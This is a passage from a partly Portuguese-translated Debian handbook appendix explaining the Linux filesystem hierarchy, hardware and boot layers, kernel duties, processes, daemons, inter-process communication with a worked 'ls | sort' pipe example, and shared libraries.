- `/usr/`: applications; this directory is further subdivided into `bin`, `sbin`, `lib` (according to the same logic as in the root directory). Furthermore, `/usr/share/` contains architecture-independent

data. `/usr/local/` is meant to be used by the administrator for installing applications manually without overwriting files handled by the packaging system (**dpkg**).

- `/var/`: dados variáveis manipulados por deamons. Isto incluí arquivos de sessão, filas, spools, caches e por aí vai.
- `/proc/` e `/sys/` são específicos do núcleo Linux (e não fazem parte do FHS). Eles são usados pelo núcleo para exportar informação para o espaço de usuário.

B.2.2. O Diretório Origem do Usuário

The contents of a user's home directory is not standardized, but there are still a few noteworthy conventions. One is that a user's home directory is often referred to by a tilde (“~”). That is useful to know because command interpreters automatically replace a tilde with the correct directory (usually `/home/user/`).

Application configuration files are often stored directly under the user's home directory, but their names usually start with a dot (for instance, the **mutt** email client stores its configuration in `~/.muttrc`). Filenames that start with a dot are hidden by default, and **ls** only lists

them when the `-a` option is used.

Some programs use multiple configuration files organized in one directory (for instance, `~/.evolution/`). Some applications (such as the Iceweasel web browser) also use their directory to store a cache of downloaded data. This means that those directories can end up using a lot of disk space.

Graphical desktops usually display the contents of the `~/Desktop/` directory (or `~/Bureau/` or whatever the appropriate translation is for systems not configured in English) on the desktop (ie, what's visible on screen

once all applications are closed or iconized).

Finalmente, o sistema de e-mail às vezes armazena e-mails recebidos no diretório `~/Mail/`.

B.3. Funcionament Interno de um Computador: as Diferentes Camadas Envolvidas

A computer is often considered as something rather abstract, and the externally visible interface is much simpler than its internal complexity. Such complexity comes in part from

the number of pieces involved. However, these pieces can be viewed in layers, where a layer only interacts with those immediately above or below.

An end-user can get by without knowing these details… as long as everything works. When confronting a problem such as, “The internet doesn't work!”, the first thing to do is to identify in which layer the problem originates. Is the network card (hardware) working? Is it recognized by the computer? Does the Linux kernel see it? Are the network parameters properly configured? All these questions isolate an appropriate

layer and focus on a potential source of the problem.

B.3.1. A Camada mais Profunda: o Hardware

Let us start with a basic reminder that a computer is, first and foremost, a set of hardware elements. There is generally a main board, with one (or more) processor(s), some RAM, device controllers, and extension slots for option boards (for other device controllers). Most noteworthy among these controllers are IDE (Parallel

ATA), SCSI and Serial ATA, for connecting to storage devices such as hard disks. Other controllers include USB, which is able to host a great variety of devices (ranging from webcams to thermometers, from keyboards to home automation systems) and IEEE_1394 (Firewire). These controllers often allow connecting several devices so the complete subsystem handled by a controller is therefore usually known as a “bus”. Option boards include graphics cards (where monitor screens will be plugged in to), sound cards, network interface cards, and so on. Some main boards are pre-built with these features, and don't need option

boards.

NA PRÄTICA Verificando se o hardware funciona

Verificar se um hardware está funcionando pode ser complicado. Muito embora, provar que o mesmo não funciona às vezes é bem simples.

A hard disk drive is made of spinning platters and moving magnetic heads. When a hard disk is powered up, the platter motor makes a characteristic whir. It also dissipates energy as heat. Consequently, a hard disk drive that stays cold and silent when powered up is broken.

Network cards often include LEDs displaying the state of the link. If a cable

is plugged in and leads to a working network hub or switch, at least one LED will be on. If no LEDs lights, either the card itself, the network device, or the cable between them, is faulty. The next step is therefore testing each component individually.

Some option boards — especially 3D video cards — include cooling devices, such as heat sinks and/or fans. If the fan does not spin even though the card is powered up, a plausible explanation is the card overheated. This also applies to the main processor(s) located on the main board.

B.3.2. O Inicializador:

a BIOS

Hardware, on its own, is unable to perform useful tasks without a corresponding piece of software driving it. Controlling and interacting with the hardware is the purpose of the operating system and applications. These, in turn, require functional hardware to run.

This symbiosis between hardware and software does not happen on its own. When the computer is first powered up, some initial setup is required. This role is assumed by the BIOS, a tiny piece of software embedded into the main board

that runs automatically upon power-up. Its primary task is searching for software it can hand over control to. Usually, this involves looking for the first hard disk with a boot sector (also known as the *master boot record* or MBR), loading that boot sector, and running it. From then on, the BIOS is usually not involved (until the next boot).

TOOL Setup, the BIOS configuration tool

The BIOS also contains a piece of software called Setup, designed to allow configuring aspects of the computer. In particular, it allows choosing which boot device is preferred (for instance, the

floppy disk or CD-ROM drive), setting the system clock, and so on. Starting Setup usually involves pressing a key very soon after the computer is powered on. This key is often **Del** or **Esc**, sometimes **F2** or **F10**. Most of the time, the choice is flashed on screen while booting.

The boot sector, in turn, contains another tiny piece of software, called the bootloader, whose purpose is to find and run an operating system. Since this bootloader is not embedded in the main board but loaded from disk, it can be smarter than the BIOS, which explains why the BIOS does not load the operating system by itself. For

instance, the bootloader (often GRUB on Linux systems) can list the available operating systems and ask the user to choose one. Usually, a time-out and default choice is provided. Sometimes the user can also choose to add parameters to pass to the kernel, and so on. Eventually, a kernel is found, loaded into memory, and executed.

The BIOS is also in charge of detecting and initializing a number of devices. Obviously, this includes the IDE/SATA devices (usually hard disk(s) and CD/DVD-ROM drives), but also PCI devices. Detected devices are often listed on screen during the boot process. If this list goes by too fast, use

the **Pause** key to freeze it for long enough to read. Installed PCI devices that don't appear, are a bad omen. At worst, the device is faulty. At best, it is merely incompatible with the current version of the BIOS or main board. PCI specifications evolve, and old main boards are not guaranteed to handle newer PCI devices.

B.3.3. O Núcleo

Both the BIOS and the bootloader only run for a few seconds each; now we're getting to the first piece of software that runs for a longer time, the operating system kernel. This kernel

assumes the role of a conductor in an orchestra, and ensures coordination between hardware and software. This role involves several tasks including: driving hardware, managing processes, users and permissions, the filesystem, and so on. The kernel provides a common base to all other programs on the system.

B.3.4. O Espaço de Usuário

Although everything that happens outside of the kernel can be lumped together under “user-space”, we can

still separate it into software layers. However, their interactions are more complex than before, and the classifications may not be as simple. An application commonly uses libraries, which in turn involve the kernel, but the communications can also involve other programs, or even many libraries calling each other.

B.4. Algumas Tarefas Manejadas pelo Núcleo

B.4.1. Controlando o Hardware

The kernel is, first and foremost, tasked with controlling the hardware parts, detecting them, switching them on when the computer is powered on,

and so on. It also makes them available to higher-level software with a simplified programming interface, so applications can take advantage of devices without having to worry about details such as which extension slot the option board is plugged into. The programming interface also provides an abstraction layer; this allows video-conferencing software, for example, to use a webcam independently of its make and model. The software can just use the *Video for Linux* (V4L) interface, and the kernel translates the function calls of this interface into the actual hardware commands needed by the specific webcam in use.

The kernel exports many details about detected hardware through the `/proc/` and `/sys/` virtual filesystems. Several tools summarize those details. Among them, **lspci** (in the pciutils package) lists PCI devices, **lsusb** (in the usbutils package) lists USB devices, and **lspcmcia** (in the pcmciautils package) lists PCMCIA cards. These tools are very useful for identifying the exact model of a device. This identification also allows more precise searches on the web, which in turn, lead to more relevant documents.

Example B.1. Exemplo de informação provida pelo lspci e lsusb

```
$ lspci
```

```
[...]
00:02.1 Display controller: Intel
00:1c.0 PCI bridge: Intel Corpora
00:1d.0 USB Controller: Intel Cor
[...]
01:00.0 Ethernet controller: Broa
02:03.0 Network controller: Intel
$ lsusb
Bus 005 Device 004: ID 413c:a005
Bus 005 Device 008: ID 413c:9001
Bus 005 Device 007: ID 045e:00dd
Bus 005 Device 006: ID 046d:c03d
[...]
Bus 002 Device 004: ID 413c:8103
```

These programs have a `-v` option, that lists much more detailed (but usually not necessary) information. Finally, the **lsdev** command (in the procinfo package) lists communication

resources used by devices.

Applications often access devices by way of special files created within `/dev/` (see sidebar *DE VOLTA AO BÁSICO* Permissão de acesso a dispositivos). These are special files that represent disk drives (for instance, `/dev/hda` and `/dev/sdc`), partitions (`/dev/hda1` or `/dev/sdc3`), mice (`/dev/input/mouse0`), keyboards (`/dev/input/event0`), soundcards (`/dev/snd/*`), serial ports (`/dev/ttyS*`), and so on.

B.4.2. Sistema de Arquivos

Filesystems are one of the most prominent aspects of the kernel. Unix systems merge all the file stores into a single hierarchy, which allows users (and applications) to access data simply by knowing its location within that hierarchy.

The starting point of this hierarchical tree is called the root, `/`. This directory can contain named subdirectories. For instance, the `home` subdirectory of `/` is called `/home/`. This subdirectory can, in turn, contain other subdirectories, and so on. Each directory can also contain files, where the actual data will be stored. Thus, the `/home/rmas/Desktop/hello.txt` name refers to a file named `hello.txt`

stored in the `Desktop` subdirectory of the `rmas` subdirectory of the `home` directory present in the root. The kernel translates between this naming system and the actual, physical storage on a disk.

Unlike other systems, there's only one such hierarchy, and it can integrate data from several disks. One of these disks is used as the root, and the others are “mounted” on directories in the hierarchy (the Unix command is called **mount**); these other disks are then available under these “mount points”. This allows storing users' home directories (traditionally stored within `/home/`) on a second hard disk, which

will contain `rhertzog` and `rmas` directories. Once the disk is mounted on `/home/`, these directories become accessible at their usual locations, and paths such as `/home/rmas/Desktop/hello.txt` keep working.

There are many filesystems, corresponding to many ways of physically storing data on disks. The most widely known are *ext2*, *ext3* and *ext4*, but others exist. For instance, *vfat* is the system that was historically used by DOS and Windows operating systems, which allows using hard disks under Debian as well as under Windows. In any case, a filesystem

must be prepared on a disk before it can be mounted and this operation is known as “formatting”. Commands such as **mkfs.ext3** (where **mkfs** stands for *MaKe FileSystem*) handle formatting. These commands require, as a parameter, a device file representing the partition to be formatted (for instance, `/dev/sda1`). This operation is destructive and should only be run once, except if one deliberately wishes to wipe a filesystem and start afresh.

There are even network filesystems, such as NFS, where data is not stored on a local disk. Instead, data is transmitted through the network to a

server that stores and retrieves them on demand. The filesystem abstraction shields users from having to care: files remain accessible in their usual hierarchical way.

B.4.3. Funções Compartilhadas

Since a number of the same functions are used by all software, it makes sense to centralize them in the kernel. For instance, shared filesystem handling allow any application to simply open a file by name, without needing to worry where the file is stored physically. The

file can be stored in several different slices on a hard disk, or split across several hard disks, or even stored on a remote file server. Shared communication functions, are used by applications to exchange data independently of the way the data is transported. For instance, transport could be over any combination of local or wireless networks, or over a telephone landline.

B.4.4. Gerenciando Processos

A process is a running instance of a

program. This requires memory to store both the program itself and its operating data. The kernel is in charge of creating and tracking them. When a program runs, first the kernel sets aside memory, then loads the executable code from the filesystem into it, and then starts the code running. It keeps information about this process, the most visible of which, is an identification number known as *pid* (*process identifier*).

Unix-like kernels (including Linux), and like most other modern operating systems, are able of “multi-tasking”. In other words, they allow running many processes “at the same time”. There's

actually only one running process at any one time, but the kernel cuts time into small slices and runs each process in turn. Since these time slices are very short (in the millisecond range), they create the illusion of processes running in parallel, although they're actually only active during some time intervals and idle the rest of the time. The kernel's job is to adjust its scheduling mechanisms to keep that illusion, while maximizing the global system performance. If the time slices are too long, the application may lack in snappiness and user interactivity. Too short, and the system loses time switching tasks too frequently. These decisions can be tweaked with process

priorities. High-priority processes will run for longer and more frequent time slices than low-priority processes.

NOTA Sistemas multiprocessados (e suas variantes)

The restriction described here is only a corner case. The actual restriction is that there can only be one running process *per processor core* at a time. Multi-processor, multi-core or “hyper-threaded” systems allow several processes to run in parallel. The same time-slicing system is still used, though, so as to handle cases where there are more active processes than available processor cores. This is the usual case: a basic system, even a mostly idle one, almost always has tens of running processes.

Of course, the kernel allows running several independent instances of the same program. But each can only access its own time slices and memory. Their data thus remain independent.

B.4.5. Gerenciamento de Direitos

Unix-like systems are also multi-user. They provide a rights management system that allows separate groups and users, and for choosing to permit or block actions based on permissions. The kernel manages, for each process,

data allowing permission checking. Most of the time, this means the process' “identity” is the same as the user that started it. And, the process is only able to take user permitted actions. For instance, trying to open a file requires the kernel to check the process identity against access permissions (for more details on this particular example, see Section 9.3, “Gerenciando Direitos”).

B.5. O Espaço de Usuário

“User-space” refers to the runtime environment of normal (as opposed to kernel) processes. This does not necessarily mean these processes are actually started by users because a standard system routinely has several “daemon” processes running before the user even opens a session. Daemon processes are user-space processes.

B.5.1. Processo

When the kernel gets past its initialization phase, it starts the very first process, **init**. Process #1 alone is very rarely useful by itself, and Unix-like systems run with a whole lifecycle of processes.

First of all, a process can clone itself (this is known as a *fork*). The kernel allocates a new, but identical, process memory space, and another process to use it. At this point in time, the only difference between these two processes is their *pid*. The new process is customarily called a child process, and the process whose *pid* doesn't change, is called the parent process.

Sometimes, the child process continues to lead its own life independently from its parent, with its own data copied from the parent process. In many cases, though, this child process executes another program. With a few exceptions, its memory is simply replaced by that of the new program, and execution of this new program begins. One of the very first actions of process number 1 thus is to duplicate itself (which means there are, for a tiny amount of time, two running copies of the same **init** process), but the child process is then replaced by the first system initialization script, usually `/etc/init.d/rcS`. This script, in turn, clones itself and runs several other

programs. At some point, one process among **init**'s offspring starts a graphical interface for users to log in to (the actual sequence of events is described in more details in Section 9.1, “Inicialização do Sistema”).

When a process finishes the task for which it was started, it terminates. The kernel then recovers the memory assigned to this process, and stops giving it slices of running time. The parent process is told about its child process being terminated, which allows a process to wait for the completion of a task it delegated to a child process. This behavior is plainly visible in

command-line interpreters (known as *shells*). When a command is typed into a shell, the prompt only comes back when the execution of the command is over. Most shells allow for running the command in the background, it is a simple matter of adding an **&** to the end of the command. The prompt is displayed again right away, which can lead to problems if the command needs to display data of its own.

B.5.2. Daemons

A “daemon” is a process started automatically by the boot sequence. It keeps running (in the background) to

perform maintenance tasks or provide services to other processes. This “background task” is actually arbitrary, and does not match anything particular from the system's point of view. They are simply processes, quite similar to other processes, which run in turn when their time slice comes. The distinction is only in the human language: a process that runs with no interaction with a user (in particular, without any graphical interface) is said to be running “in the background” or “as a daemon”.

VOCABULARY **Daemon, demon, a derogatory term?**

Although *daemon* term shares its Greek etymology with *demon*, the former does not imply diabolical evil, instead, it should be understood as a kind-of helper spirit. This distinction is subtle enough in English, but it's even worse in other languages where the same word is used for both meanings.

Several such daemons are described in detail in Chapter 9, *Serviços Unix*.

B.5.3. Comunicação Inter Processos

An isolated process, whether a daemon

or an interactive application, is rarely useful on its own, which is why there are several methods allowing separate processes to communicate together, either to exchange data or to control one another. The generic term referring to this is *inter-process communication*, or IPC for short.

The simplest IPC system is to use files. The process that wishes to send data writes it into a file (with a name known in advance), while the recipient only has to open the file and read its contents.

In the case where one does not wish to store data on disk, one can use a *pipe*,

which is simply an object with two ends; bytes written in one end, are readable at the other. If the ends are controlled by separate processes, this leads to a simple and convenient inter-process communication channel. Pipes can be classified into two categories: named pipes, and anonymous pipes. A named pipe is represented by an entry on the filesystem (although the transmitted data is not stored there), so both processes can open it independently if the location of the named pipe is known beforehand. In cases where the communicating processes are related (for instance, a parent and its child process), the parent process can also create an anonymous

pipe before forking, and the child inherits it. Both processes will then be able to exchange data through the pipe without needing the filesystem.

NA PRÁTICA Um exemplo concreto

Let's describe in some detail what happens when a complex command (a *pipeline*) is run from a shell. We assume we have a **bash** process (the standard user shell on Debian), with *pid* 4374; into this shell, we type the command: **ls | sort** .

The shell first interprets the command typed in. In our case, it understands there are two programs (**ls** and **sort**), with a data stream flowing from one to the other (denoted by the | character, known as *pipe*). **bash** first creates an unnamed pipe

(which initially exists only within the **bash** process itself).

Then the shell clones itself; this leads to a new **bash** process, with *pid* #4521 (*pids* are abstract numbers, and generally have no particular meaning). Process #4521 inherits the pipe, which means it is able to write in its “input” side; **bash** redirects its standard output stream to this pipe's input. Then it executes (and replaces itself with) the **ls** program, which lists the contents of the current directory. Since **ls** writes on its standard output, and this output has previously been redirected, the results are effectively sent into the pipe.

A similar operation happens for the second command: **bash** clones itself again, leading to a new **bash** process with pid #4522. Since it is also a child process

of #4374, it also inherits the pipe; **bash** then connects its standard input to the pipe output, then executes (and replaces itself with) the **sort** command, which sorts its input and displays the results.

All the pieces of the puzzle are now set up: **ls** writes the list of files in the current directory into the pipe; **sort** reads this list, sorts it alphabetically, and displays the results. Processes numbers #4521 and #4522 then terminate, and #4374 (which was waiting for them during the operation), resumes control and displays the prompt to allow the user to type in a new command.

Not all inter-process communications are used to move data around though.

In many situations, the only information that needs to be transmitted are control messages such as “pause execution” or “resume execution”. Unix (and Linux) provides a mechanism known as *signals*, through which a process can simply send a signal (chosen within a fixed list of a few tens of predefined signals) to another process. The only requirement is to know the *pid* of the target.

For more complex communications, there are also mechanisms allowing a process to open access, or share, part of its allocated memory to other processes. Memory then shared between them, allows moving data

across.

Finally, network connections can also help processes communicate; these processes can even be running on different computers, possibly thousands of kilometers apart.

It is quite standard for a typical Unix-like system to make use of all these mechanisms to various degrees.

B.5.4. Bibliotecas

Function libraries play a crucial role in a Unix-like operating system. They are not proper programs, since they cannot

be executed on their own, but collections of code fragments that can be used by standard programs. Among the common libraries, you can find:

- the standard C library (*glibc*), which contains basic functions such as ones to open files or network connections, and others facilitating interactions with the kernel;
- graphical toolkits, such as Gtk+ and Qt, allowing many programs to reuse the graphical objects they provide;
- the *libpng* library, that allows loading, interpreting and saving images in the PNG format.

Thanks to those libraries, applications can reuse existing code. Their development is thus correspondingly simplified, in particular when many applications reuse the same functions. Since libraries are often developed by different persons, the global development of the system is closer to Unix's historical philosophy.

CULTURA O Estilo Unix; uma coisa de cada vez

One of the fundamental concepts that underlies the Unix family of operating systems is that each tool should only do one thing, and do it well; applications can then reuse these tools to build more advanced logic on top. This Way can be

seen in many incarnations. Shell scripts may be the best example: they assemble complex sequences of very simple tools (such as **grep**, **wc**, **sort**, **uniq** and so on). Another implementation of this philosophy can be seen in code libraries: the *libpng* library allows reading and writing PNG images, with different options and in different ways, but it does only that; no question of including functions that display or edit images.

Moreover, these libraries are often referred to as “shared libraries”, since the kernel is able to only load them into memory once, even if several processes use the same library at the same time. This allows saving memory, when compared with the

opposite (hypothetical) situation where the code for a library would be loaded as many times as there are processes using it.